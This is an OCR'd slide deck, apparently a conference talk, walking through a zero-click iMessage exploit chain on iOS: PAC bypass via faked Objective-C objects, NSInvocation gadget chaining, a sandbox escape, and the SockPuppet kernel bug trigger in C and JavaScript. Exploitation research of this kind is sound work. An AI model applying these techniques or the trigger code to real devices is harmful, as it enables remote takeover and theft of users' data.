
**Bob Instance**

- Class Pointer (“ISA”) @ **0x1c001230**
- Properties
  - ...

Red Pointer: PAC protected
Blue Pointer: Not protected

# PAC Bypass Idea

- ISA pointer of ObjC objects not PAC protected
- => Can create fake instances of legitimate classes (which have correctly signed method pointers)
- => Can get existing methods (== gadgets) called (e.g. `dealloc`)



# Checkpoint

- ✔ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✔ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✔ Have bypassed ASLR, know address of dyld_shared_cache
- ✔ Can invoke any legitimate `dealloc` implementation by faking ObjC objects

# PAC Bypass

We are here

```
[$SomeClass dealloc]
```

?

How to get here?

```
[UIApplication
  launchApplicationWithIdentifier:@"com.apple.calculator"
  suspended:NO]
```

# ObjC Internals

Class

## NSInvocation

An Objective-C message rendered as an object.

```
NSInvocation* inv = [NSInvocation
        invocationWithMethodSignature:signature];
[inv setTarget:uiApplication];
[inv setSelector:@selector(launchApplicationWithIdentifier:suspended:)];
[inv setArgument:@"com.apple.calculator" atIndex:2];
[inv setArgument:NO atIndex:3];
[inv invoke];
```

Goal: find dealloc implementation that calls this method on a controlled NSInvocation


# Finding Gadgets with IDAPython

```
with open("gadgets.m", "w") as out:
  for funcea in Functions():
    funcName = GetFunctionName(funcea)
    if 'dealloc]' in funcName:
      func = get_func(funcea)
      out.write(str(decompile(func)) + '\n')

print("Now grep for 'invoke' in gadgets.m")
```

```
-[MPMediaPickerController dealloc]() {
    [self->field_0x350 invoke];
    // ...;
}
```

# SeLector Oriented Programming (“SLOP”) ;)

- Possible to chain multiple NSInvocation call together
- Can pass return values as arguments etc.
- => Can run fairly arbitrary code
- Missing easy control flow functionality though




# Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary ObjC methods through NSInvocation

# Sandboxing?

- Messages handled by different services and frameworks
- Shown on the right is “0-Click” attack surface
- Red border: sandboxed
- NSKeyedUnarchiver used in two different contexts
- Can exploit same bug in different, unsandboxed context
- Note: SpringBoard is main UI process on iOS…
- As of iOS 13, BP field is decoded in a different, sandboxed process



# Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary ObjC methods, outside of sandbox
  => Can access user data, activate camera/microphone etc.
  => More importantly however, can pop calc:

```
[UIApplication
    launchApplicationWithIdentifier:@"com.apple.calculator"
    suspended:NO]
```

# Demo Time

```
bash-3.2$ ./pwn.py
[!] Note: this exploit *deliberately* displays notifications to the target
[*] Will defeat ASLR first
[*] Trying to find a valid address..........
[+] Found address inside shared cache region!
[*] Shared cache is mapped somewhere between 0x180004000 and 0x1fbd64000
[*] Now determining exact base address of shared cache....................
[+] Shared cache is mapped at 0x1b5ca0000
[*] Getting ready to pop calc..............................
[+] Let's go!
```

# Bonus Material

# Getting Kernel

- Next step (if any): run kernel exploit
- Problems:
  1. Code signing: can't execute any unsigned machine code
  2. No JIT page (RWX) available as not in WebContent context
- Solution: pivot into JavaScriptCore and do some wizardry to bridge syscalls into JavaScript
  - Doesn't require an additional vulnerability
- Similar idea to pwn.js library

iOS Privilege Levels (simplified)

**Kernel**

- Can directly interact with hardware, filesystem etc., potentially necessary to deploy persistency exploit
- Can disable code signing, hide malware, possibly erase traces etc.

**Unsandboxed Userland**

- Can access user files, app data, messages, mails, passwords, etc.
- Can activate microphone, camera etc.

**Sandboxed Userland**

- Basically can't do anything interesting

We are here

# CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

# CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

# CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

# CVE-2019-8605 (“SockPuppet” by Ned Williamson)

```
while (1) {
   int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

   // Permit setsockopt after disconnecting (and freeing socket options)
   struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
   int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
   int minmtu = -1;
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
   res = disconnectx(s, 0, 0);
   res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

   close(s);
}
```

Class

## JSContext

A `JSContext` object represents a JavaScript execution environment. You create and use JavaScript contexts to evaluate JavaScript scripts from Objective-C or Swift code, to access values defined in or calculated in JavaScript, and to make native objects, methods, or functions accessible to JavaScript.

```
[JSContext evaluateScript: @"let greeting = 'Hello OBTS';"]
```

Class

## NSInvocation

An Objective-C message rendered as an object.

Some JavaScripting and a bit of Memory Corruption...

```
void* -[CNFileServices dlsym::](
  CNFileServices* self, SEL a2,
  void* a3, const char* a4) {
     return dlsym(a3, a4);
}
```

**sock_puppet.c**

```
while (1) {
    int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

    // Permit setsockopt after disconnecting (and freeing socket options)
    struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask = SONPX_SETOPTSHUT};
    int res = setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));

    int minmtu = -1;
    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    res = disconnectx(s, 0, 0);

    res = setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

    close(s);
}
```

# sock_puppet.js

```
let sonpx = memory.alloc(8);
memory.write8(sonpx, new Int64("0x0000000100000001"));
let minmtu = memory.alloc(8);
memory.write8(minmtu, new Int64("0xffffffffffffffff"));

let n0 = new Int64(0);
let n4 = new Int64(4);
let n8 = new Int64(8);

while (true) {
   let s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
   setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, sonpx, n8);
   setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
   disconnectx(s, n0, n0);
   usleep(1000);
   setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
   close(s);
}
```

# Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache
- ✅ Can execute arbitrary native functions
- ✅ Can run kernel exploit (e.g. SockPuppet - CVE-2019-8605) from JavaScript

**=> Remote, interactionless kernel-level device compromise in < 10 minutes**